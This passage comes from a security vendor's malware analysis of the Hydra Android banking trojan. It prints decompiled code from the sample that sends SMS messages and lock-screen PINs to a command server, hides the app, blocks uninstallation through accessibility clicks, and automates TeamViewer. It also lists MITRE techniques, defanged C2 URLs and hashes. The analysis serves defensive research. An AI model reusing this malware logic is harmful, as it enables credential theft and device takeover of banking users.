The intercepted notification is now sent to the CC and also displayed without any change. But what is up with that dropped folder with lots of apps icons? Well, due to some limitation of Android, you can only get the launcher icon of an installed app, not the one displayed inside the notification (yes, they are different). Thus, the malware authors made a big list of icons for the intercepted notifications. Even though the notifications' text is not manipulated in any way now, in the near future it could be and the list of the dropped notification icons may be the list of targets for that.




```
283     private void onInjectNotificationReceived(NotificationModel notificationModel) {
284         if ((27 + 15) % 15 <= 0) {
285         }
286         if ((27 + 28) % 28 <= 0) {
287         }
288         Timber.d("onInjectNotificationReceived -> [%s]", notificationModel);
289         notificationModel.setLargeIcon(BitmapFactory.decodeFile(new File(getInjFolderPath(context()) + "/icons/" + (notificationModel.
            getApplicationId().replace(".", "_") + ".png")).getAbsolutePath(), new BitmapFactory.Options()));
290         NotificationConfig notificationConfig2 = new NotificationConfig(context());
291         this.notificationConfig = notificationConfig2;
292         notificationConfig2.show(notificationModel);
293         sendNotificationsEvent(notificationModel.getId());
294     }
295
296     private void sendNotificationsEvent(String str) {
297         if ((11 + 30) % 30 <= 0) {
298         }
299         if ((12 + 14) % 14 <= 0) {
300         }
301         HashMap hashMap = new HashMap();
302         hashMap.put("id", str);
303         api().makePost("device/notification", hashMap).enqueue(new RestCallback(this) {
304             /* class com.yjhsbztf.jujdjeu.bot.components.injects.InjectComponent.AnonymousClass3 */
305             final /* synthetic */ InjectComponent this$0;
306
307             @Override // com.yjhsbztf.jujdjeu.bot.rest.RestCallback
308             public void onError(Throwable th) {
309             }
310
311             @Override // com.yjhsbztf.jujdjeu.bot.rest.RestCallback
312             public void onSuccess(RestResponse restResponse) {
313             }
314
315             {
316                 this.this$0 = r1;
317             }
```

Figure 18: onInjectNotificationReceived code and exfiltration to the CC

When an app is started it will be checked to see if it is indeed one of the targets and our research tells us that if that's the case, the dropped html files will be used as a phishing login page to collect the victims' credentials.

```
134     public InjectModel createInject(String str, boolean z) {
135         String str2;
136         if ((14 + 13) % 13 <= 0) {
137         }
138         if ((27 + 10) % 10 <= 0) {
139         }
140         List<String> loadStockInjects = InjectComponent.get().loadStockInjects();
141         if (!loadStockInjects.contains(str)) {
142             return null;
143         }
144         ArrayList arrayList = new ArrayList();
145         for (String str3 : loadStockInjects) {
146             if (str3.startsWith(str)) {
147                 arrayList.add(str3);
148             }
149         }
150         Collections.sort(arrayList, new Comparator<String>(this) {
151             /* class com.yjhsbztf.jujdjeu.bot.components.injects.mock.InjectHandle
152             private static short[] $ = {11854, 11781, 11785, 11785, 13727};
153             final /* synthetic */ InjectHandler this$0;
154
155             private static String  {
156                 char[] cArr = new char[(i2 - i)];
157                 for (int i4 = 0; i4 < i2 - i; i4++) {
158                     cArr[i4] = (char) ($[i + i4] ^ i3);
159                 }
160                 return new String(cArr);
161             }
162
163             {
164                 this.this$0 = r5;
165             }
```

Check if app is in the phishing list

Figure 19: Checking if the app is one of the phishing targets

Some other interesting capabilities include:

Exfiltrating all sent & received SMS text messages

```
205     public void onSmsReceived(String str, String str2) {
206         if ((26 + 17) % 17 <= 0) {
207         }
208         if ((28 + 9) % 9 <= 0) {
209         }
210         if (str2 != null) {
211             HashMap hashMap = new HashMap();
212             hashMap.put("phone_number", str);
213             hashMap.put("text", str2);
214             api().makePost("device/sms", hashMap).enqueue(new RestCallback(this) {
215                 /* class com.yjhsbztf.jujdjeu.bot.components.TextComponent.AnonymousClass2 */
216                 final /* synthetic */ TextComponent this$0;
217 
218                 @Override // com.yjhsbztf.jujdjeu.bot.rest.RestCallback
219                 public void onError(Throwable th) {
220                 }
221 
222                 @Override // com.yjhsbztf.jujdjeu.bot.rest.RestCallback
223                 public void onSuccess(RestResponse restResponse) {
224                 }
225 
226                 {
227                     this.this$0 = r1;
228                 }
229             });
230         }
231     }
```

Figure 20: Every received SMS is exfiltrated along with the sender's phone number to the CC at device/SMS endpoint

```
233     private void onSmsWasSent(String str) {
234         if ((28 + 30) % 30 <= 0) {
235         }
236         if ((1 + 1) % 1 <= 0) {
237         }
238         if (!TextUtils.isEmpty(str)) {
239             HashMap hashMap = new HashMap();
240             hashMap.put("id", str);
241             api().makePost("device/read-sms", hashMap).enqueue(new RestCallback(this) {
242                 /* class com.yjhsbztf.jujdjeu.bot.components.TextComponent.AnonymousClass3 */
243                 final /* synthetic */ TextComponent this$0;
244 
245                 @Override // com.yjhsbztf.jujdjeu.bot.rest.RestCallback
246                 public void onError(Throwable th) {
247                 }
248 
249                 @Override // com.yjhsbztf.jujdjeu.bot.rest.RestCallback
250                 public void onSuccess(RestResponse restResponse) {
251                 }
252 
253                 {
254                     this.this$0 = r1;
255                 }
256             });
257         }
258     }
```

Figure 21: Every sent SMS is exfiltrated to the CC to the device/read-SMS endpoint

Cutting the internet connection surely will stop the malware from stealing my stuff, right?

```
29      public static void setMobileDataEnabled(Context context, boolean z) {
30          context.startActivity(new Intent("android.settings.WIRELESS_SETTINGS"));
31      }
32
33      public static void setWifiEnabled(Context context, boolean z) {
34          WifiManager wifiManager = (WifiManager) context.getApplicationContext().getSystemService("wifi");
35          if (wifiManager != null) {
36              wifiManager.setWifiEnabled(z);
37          }
38      }
39
```

Figure 22: Methods used for starting Wi-Fi/Mobile Data

There is no benefit to cutting the connection, so that is not an option to stop this malware in its tracks. The malware goes to the settings and enables the Wi-Fi/Mobile Data on its own.

The malware also checks if the execution environment is a popular Android emulator like AVD, Genymotion or VirtualBox or a real Android device as shown in Figure 23.

```
743     private static boolean isEmulator() {
744         if ((2 + 1) % 1 <= 0) {
745         }
746         if ((20 + 10) % 10 <= 0) {
747         }
748         String str = Build.BRAND;
749         String $2 = "generic";
750         if ((!str.startsWith($2) || !Build.DEVICE.startsWith($2)) && !Build.FINGERPRINT.startsWith($2) && !Build.
            FINGERPRINT.startsWith("unknown") && !Build.HARDWARE.contains("goldfish") && !Build.HARDWARE.contains("ranchu"))
            {
751             String str2 = Build.MODEL;
752             String $3 = "google_sdk";
753             return str2.contains($3) || Build.MODEL.contains("Emulator") || Build.MODEL.contains("Android SDK built for
                x86") || Build.MANUFACTURER.contains("Genymotion") || Build.PRODUCT.contains("sdk_google") || Build.PRODUCT.
                contains($3) || Build.PRODUCT.contains("sdk") || Build.PRODUCT.contains("sdk_x86") || Build.PRODUCT.contains
                ("vbox86p") || Build.PRODUCT.contains("emulator") || Build.PRODUCT.contains("simulator");
754         }
755     }
756
```

Figure 23: Checks against popular emulator fingerprints (Genymotion, AVD, Virtualbox)

Hiding the app from the launcher

```
44      public static void hideApp(Context context, boolean z, Class<?> cls) {
45          if ((7 + 19) % 19 <= 0) {
46          }
47          if ((22 + 32) % 32 <= 0) {
48          }
49          if (Build.VERSION.SDK_INT <= 28) {
50              try {
51                  context.getPackageManager().setComponentEnabledSetting(new ComponentName(context, cls), z ? 2 : 1, 1);
52              } catch (Exception e) {
53                  e.printStackTrace();
54              }
55          }
56      }
```

Figure 24: The empty website, with the warning from the browser

‘What if we just delete the malware by going to the Settings and uninstall it, even if it doesn’t have an icon?’

```
870     private boolean isAttemptToUninstall(String str, AccessibilityEvent accessibilityEvent) {
871         if ((7 + 26) % 26 <= 0) {
872         }
873         if ((12 + 12) % 12 <= 0) {
874         }
875         if (str == null) {
876             return false;
877         }
878         if (accessibilityEvent.getEventType() != 1 && accessibilityEvent.getEventType() != 32) {
879             return false;
880         }
881         InstallsComponent installsComponent = InstallsComponent.get();
882         if (installsComponent != null && installsComponent.isInstallProcessRunning()) {
883             return false;
884         }
885         String eventText = getEventText(accessibilityEvent);
886         String $2 = "BAWAG PSK Security";
887         String packageName = getPackageName();
888         AccessibilityNodeInfo source = accessibilityEvent.getSource();
889         if (!eventText.toLowerCase().contains($2.toLowerCase()) && (((!eventText.contains(packageName) && !eventText.
            contains($2) && !eventText.contains("Host") && !eventText.contains("com.teamviewer.host.market")) || !str.
            toLowerCase().contains("packageinstaller")) && !str.equalsIgnoreCase("com.samsung.android.lool") && !str.equals
            ("com.miui.securitycenter") && (accessibilityEvent.getClassName() == null || !accessibilityEvent.getClassName().
            toString().contains("InstalledAppDetailsTop")))) {
890             return false;
891         }
892         if (findButtonAndClick(source, "android:id/button2", true)) {
893             return true;
894         }
895         return findButtonAndClick(source, "com.android.settings:id/button2", true);
896     }
```

Figure 25: On line 889, the samples checks if its name aka “BAWAG PSK Security” is present on the screen, does some sanity context checks (e.g. the text is not coming from the sample itself being displayed, or the installer, etc) and clicks on the necessary button to instantly get out of there)

Unfortunately that won’t help a consumer. Every time you manage to get there and click Uninstall, it circumvents this tactic as you will discover you’re sent back to the Home screen.

Exfiltrating the unlocking pin to the CC

```
194     public void handleWebViewLog(IScreen iScreen, InjectModel injectModel, String str) {
195         if ((30 + 7) % 7 <= 0) {
196         }
197         if ((20 + 10) % 10 <= 0) {
198         }
199         String $2 = "print event:";
200         if (str.startsWith($2)) {
201             String applicationId = injectModel.getApplicationId();
202             this.runtimeFlags.put(applicationId, true);
203             if (applicationId.equals(SAMS_PASS_SCREEN) || applicationId.equals(SAMS_PIN_SCREEN) || applicationId.equals(HUAWEI_PIN_SCREEN)) {
204                 isPinRequest = false;
205                 String $3 = ":";
206                 String replace = str.substring(str.indexOf($3), str.length()).replace($3, "").replace(" ", "");
207                 if (!TextUtils.isEmpty(replace) && replace.length() >= 4) {
208                     SharedPrefHelper.setPinCode(context(), replace);
209                     PinComponent.sendCode(replace);
210                 }
211             }
212             IScreen.OnFinishListener onFinishListener = iScreen.getOnFinishListener();
213             if (onFinishListener != null) {
214                 onFinishListener.onFinish();
215             }
216             sendData(applicationId, str.replace($2, ""));
217         }
218     }
```

Figure 26: The samples monitor events relating to the unlocking of the screen and intercepts the pin code, exfiltrating it to its CC

Sending bulk SMS text messages to all the contacts

```
40    public void onSyncEvent(JsonObject jsonObject) {
41        if ((4 + 9) % 9 <= 0) {
42        }
43        if ((26 + 2) % 2 <= 0) {
44        }
45        super.onSyncEvent(jsonObject);
46        String $2 = "bulk_sms";
47        boolean z = false;
48        if (1 == (JsonUtils.hasObject(jsonObject, $2) ? jsonObject.get($2).getAsInt() : 0)) {
49            z = true;
50        }
51        if (z) {
52            String $3 = "bulk_body";
53            String asString = JsonUtils.hasObject(jsonObject, $3) ? jsonObject.get($3).getAsString() : "";
54            if (!TextUtils.isEmpty(asString)) {
55                sendBulkSms(asString, getContactList());
56            }
57        }
58    }
59
60    private void sendBulkSms(String str, List<String> list) {
61        if ((14 + 3) % 3 <= 0) {
62        }
63        if ((9 + 6) % 6 <= 0) {
64        }
65        for (String str2 : list) {
66            sendSMS(str2.replace(" ", ""), str);
67            try {
68                Thread.sleep(300);
69            } catch (InterruptedException e) {
70                e.printStackTrace();
71            }
72        }
73    }
```

Figure 27: Functionality for bulk sending a SMS text message to all victim's contacts

TeamViewer integration, in case the malware authors want to see/do some custom actions on the infected devices

```
} else if (injAccessibilityService.findAndGetFirstSimilar(accessibilityNodeInfo, "com.teamviewer.host.market:id/
host_assigned_connection_state", true) != null) {
    injAccessibilityService.threadSleep(1000);
    Timber.d("tttteamviewer connected success and app hidden", new Object[0]);
    injAccessibilityService.blockAppSettings();
    sendTeamViewerStatus(TeamViewerStatus.DISABLED, TeamViewerStatus.ENABLED);
    return true;
} else {
    AccessibilityNodeInfo findAndGetFirstSimilar4 = injAccessibilityService.findAndGetFirstSimilar(accessibilityNodeInfo, "com.
    teamviewer.host.market:id/host_assign_device_username", true);
    AccessibilityNodeInfo findAndGetFirstSimilar5 = injAccessibilityService.findAndGetFirstSimilar(accessibilityNodeInfo, "com.
    teamviewer.host.market:id/host_assign_device_password", true);
    String $7 = "ACTION_ARGUMENT_SET_TEXT_CHARSEQUENCE";
    if (findAndGetFirstSimilar4 != null && findAndGetFirstSimilar4.isEditable()) {
        Bundle bundle = new Bundle();
        bundle.putCharSequence($7, lastKnownTVUsername);
        findAndGetFirstSimilar4.performAction(2097152, bundle);
    }
```

Figure 28: TeamViewer functionality, finding the on screen displayed username and password

Last but not least, one artifact which may unfortunately reflect reality:

```
private static String KEYS_STRING = "sorry!need8money[for`food";
```

Figure 29: A sad reality reflecting string or just trolling

MITRE Mobile ATT&CK v10 Techniques

Tactic	ID	Name
collection	T1409	Access Stored Application Data
collection	T1410	Network Traffic Capture or Redirection
collection	T1412	Capture SMS Messages
collection	T1413	Access Sensitive Data in Device Logs
collection	T1417	Input Capture
collection	T1432	Access Contact List
collection	T1433	Access Call Log
collection	T1513	Screen Capture
collection	T1517	Access Notifications
collection	T1533	Data from Local System
collection	T1616	Call Control
command-and-control	T1437	Standard Application Layer Protocol
command-and-control	T1438	Alternate Network Mediums
command-and-control	T1509	Uncommonly Used Port
command-and-control	T1616	Call Control
credential-access	T1409	Access Stored Application Data
credential-access	T1410	Network Traffic Capture or Redirection
credential-access	T1411	Input Prompt
credential-access	T1412	Capture SMS Messages
credential-access	T1413	Access Sensitive Data in Device Logs
credential-access	T1416	URI Hijacking
credential-access	T1417	Input Capture
credential-access	T1517	Access Notifications
defense-evasion	T1406	Obfuscated Files or Information

defense-evasion	T1444	Masquerade as Legitimate Application
defense-evasion	T1447	Delete Device Data
defense-evasion	T1508	Suppress Application Icon
defense-evasion	T1516	Input Injection
defense-evasion	T1523	Evade Analysis Environment
defense-evasion	T1576	Uninstall Malicious Application
defense-evasion	T1604	Proxy Through Victim
defense-evasion	T1618	User Evasion
discovery	T1424	Process Discovery
discovery	T1523	Evade Analysis Environment
execution	T1402	Broadcast Receivers
execution	T1603	Scheduled Task/Job
exfiltration	T1437	Standard Application Layer Protocol
exfiltration	T1438	Alternate Network Mediums
impact	T1447	Delete Device Data
impact	T1448	Carrier Billing Fraud
impact	T1516	Input Injection
impact	T1582	SMS Control
impact	T1616	Call Control
initial-access	T1444	Masquerade as Legitimate Application
initial-access	T1476	Deliver Malicious App via Other Means
network-effects	T1439	Eavesdrop on Insecure Network Communication
network-effects	T1463	Manipulate Device Communication
persistence	T1402	Broadcast Receivers
persistence	T1603	Scheduled Task/Job
privilege-escalation	T1401	Device Administrator Permissions

remote-service-effects	T1468	Remotely Track Device Without Authorization

Conclusion & further assumptions

In a nutshell, combining third-party cyber threat intelligence sources with Avira's Behavioral Analysis Android Sandbox, aka DANY, and some manual analysis we were able to gain a better look at an ongoing malware campaign targeting users from major banks of Germany and Austria.

While currently this campaign targets banking users from Central Europe, the artifacts found make us believe they will soon expand to the rest of Europe, as Hydra Banking Trojan 2.0 attempts to spread its tentacles. Moreover, at Avira our research highlights that it will be aiming squarely at the crypto space, targeting even more people, as they access crypto apps.

2022 may be the year of crypto malware. This type of malware has been on the rise and this new research indicates just how crypto malware is set to aggressively target more unsuspecting victims across Europe this year.

Recommendations

Sometimes, fast adoption of technology is a good thing, but being fast sometimes means skipping steps in your growth. If you have people around you who are new to the realm of Internet Banking like your parents or grandparents, please be patient and share some of your internet behavior knowledge with them.

Also, here are some recommendations for being safe while doing banking from your phone:

1. Always keep your device up to date
2. Use a reputable mobile security solution for Android (such as Avira Antivirus Security, Norton Mobile Security, or any other trustworthy solution), to help you avoid malware, it's certainly worth considering the free versions available.
3. Official Banking Apps are always on Google Play Store (or the equivalent official store from your region), do not install apps by clicking on random links.
4. When in doubt, seek professional help.
5. Don't click links in sketchy text messages. They can take you to spoof sites that look real but will steal your personal information or install malware on your device.

IoCs

URLs

hxxp://176.121.14[.]62/apk/psk/download.php <

hxxp://loa5ta2rso7xahp7lubajje6txt366hr3ovjgthzmdy7gav23xdqwnid[.]onion/api/mirrors

hxxps://raw.githubusercontent[.]com/dyd1y/tor-files/main/all_tor.zip

hxxps://yuuzzlllaa[.]xyz/storage/zip/kB2xjRKM2JcaZ6vmAVVkY5aNVtjyYozXMNn4taGj.zip

hxxps://babosiki[.]buzz

hxxps://trustpoopin[.]xyz

hxxps://trygotii[.]xyz

hxxps://trytogoi[.]xyz


Hashes

b3572431c29f5d942a11d6eeed332f22b541ead431b1e2a5b76ee9dc7482d2da
d1f96474168d3f712c93482972a629c0b27d59c72bdd42acccc7a9776d6d347d
21927dca6d36fb51ed87f42f925bde7ac18a28d0896f64b572e36ce7ba86c012
68a7db00684e7ea754c9d2f1d26c242059567ae6750ea2b264ef1e7d92c5a019
d213631f26bf4970164ba08baab5b5f8718dd5d9cb6ffe4704dc12e463745566
ef05c7bf79a177f153260d34f3f8c4446960ca486eeeb04e58ca5625498ba0e4
a93d66a127091d11090f544514d7e677c24db69d361008e60fffc5200331a1fe
5a8faa90a1b947ae55fc981d051840628983705c6433002e1cc8444a7e8526fd
b4dadf3553bb82499c4d0b6be96c47c46abc6904b611376d75c844ffb83725c6
460882326e78aaad6457180909ce01ab3a88607ea885798173322d210cb1af4b
580b2dca744c6f30f5f1222f3f1cce7cd25765cbe306844dab269a6e526ffd0e
63907ab37b4d39b645fa1bef4821f2bccfa4fa26a484a5ade792075abd235716
77b62979b466467a00deb74ada61d5d8ba349edb763e1f11bb993fbb2b24d543
eabb9dd3e9dad713b517bb576e979e85c1d7630fe398cf42d3d92cd1264726f8
5f07fd5f9bae3d67496be866e6035926faaef8df7b50c69ee38651bd0c7b660b
8daba255898f93cb348cc1b59dd25223bd459443a41784f423cbb0cee653d846
6e5b7c860358dfc9ad679cecc37668eb98c1d815ec0c3f9a7e180f8213ba8220
e2bf4069cb1056681287e2165e2b23c2aec313a55d6823ffc0c3f9af13081d35
7a10575b8a9a0cdfccb4585ab32ed568c07c69c05bd9b329750839959cb5be15
9d793019580da230f3583021dc5b571523745c525a96d1d67f3e693c10b0c260
d781680e473405d58eff13c4154cd43b8f56ccc677c54b150aa9b5e19032c895
617ec9a28b66d534af9618cd73d93f2703528551b19e8a96671b2bf1ee2c21b8
f42d620a30e299a3a5393a3c6d6452de88e52375a1e8814525c99bc4d50a5771
f5ec3c21987ea44b11a5894c2f8eb68e6dff2c2710875ee94cc9e93bf434152a
4457337649604203ebd38672733bfba4f727e2d614e2518e544693ff4bf3ea86
7b28f3c7172209d74e21c4359f56269d7cb65a24684580524c00b56a0650d5ba
da45d415c8e7b6293c8f5bbd9ad1443fa54f0661008c9cd0b8e5052730735eda
cb8c66be084885dd88353e6725d48dca46286d757e70e55d9c568ceaeb91453a
f48bb168c6904b7bed1bccb9f505eae2a85d7eaeaae4d84ecf7881c44ae16791
8601cfffef535dd68dea6fff720d70bbb7ca5ea9e5f20ee2d7f88355d8c74489
ff3164a1c89f020367105045ee195a5c922154c5472a9fc8ccc8152ea54f6610

de3e82705f19a16b62209ac96811b2101560656249dde4ec2b8b8def755ac127
af27b354c20280567357f5ec779d14e95ec6e04dc10625ef9d4dc99cc55b9eed
a3c34975e0f8791acfe1b7b5e3dac3d92fa1623aefa5101e5185c944bbbf10ac
3b56b9c0d98c475c5f3f3ad98f8a56709f211f8b14a0bec3aba32791ebc647f0
184ea57eb7c01ce4de824c21a8627065ad7001dd09c849663e3ff5bbd4e554fe

Ionut Bucur

Working at the Avira Threat Protection Labs.



Avira Protection Labs

Protection Lab is the heart of Avira's threat detection and protection unit. The researchers at work in the Labs are some of the most qualified and skilled anti-malware researchers in the security industry. They conduct highly advance research to provide the best detection and protection to nearly a billion people world-wide.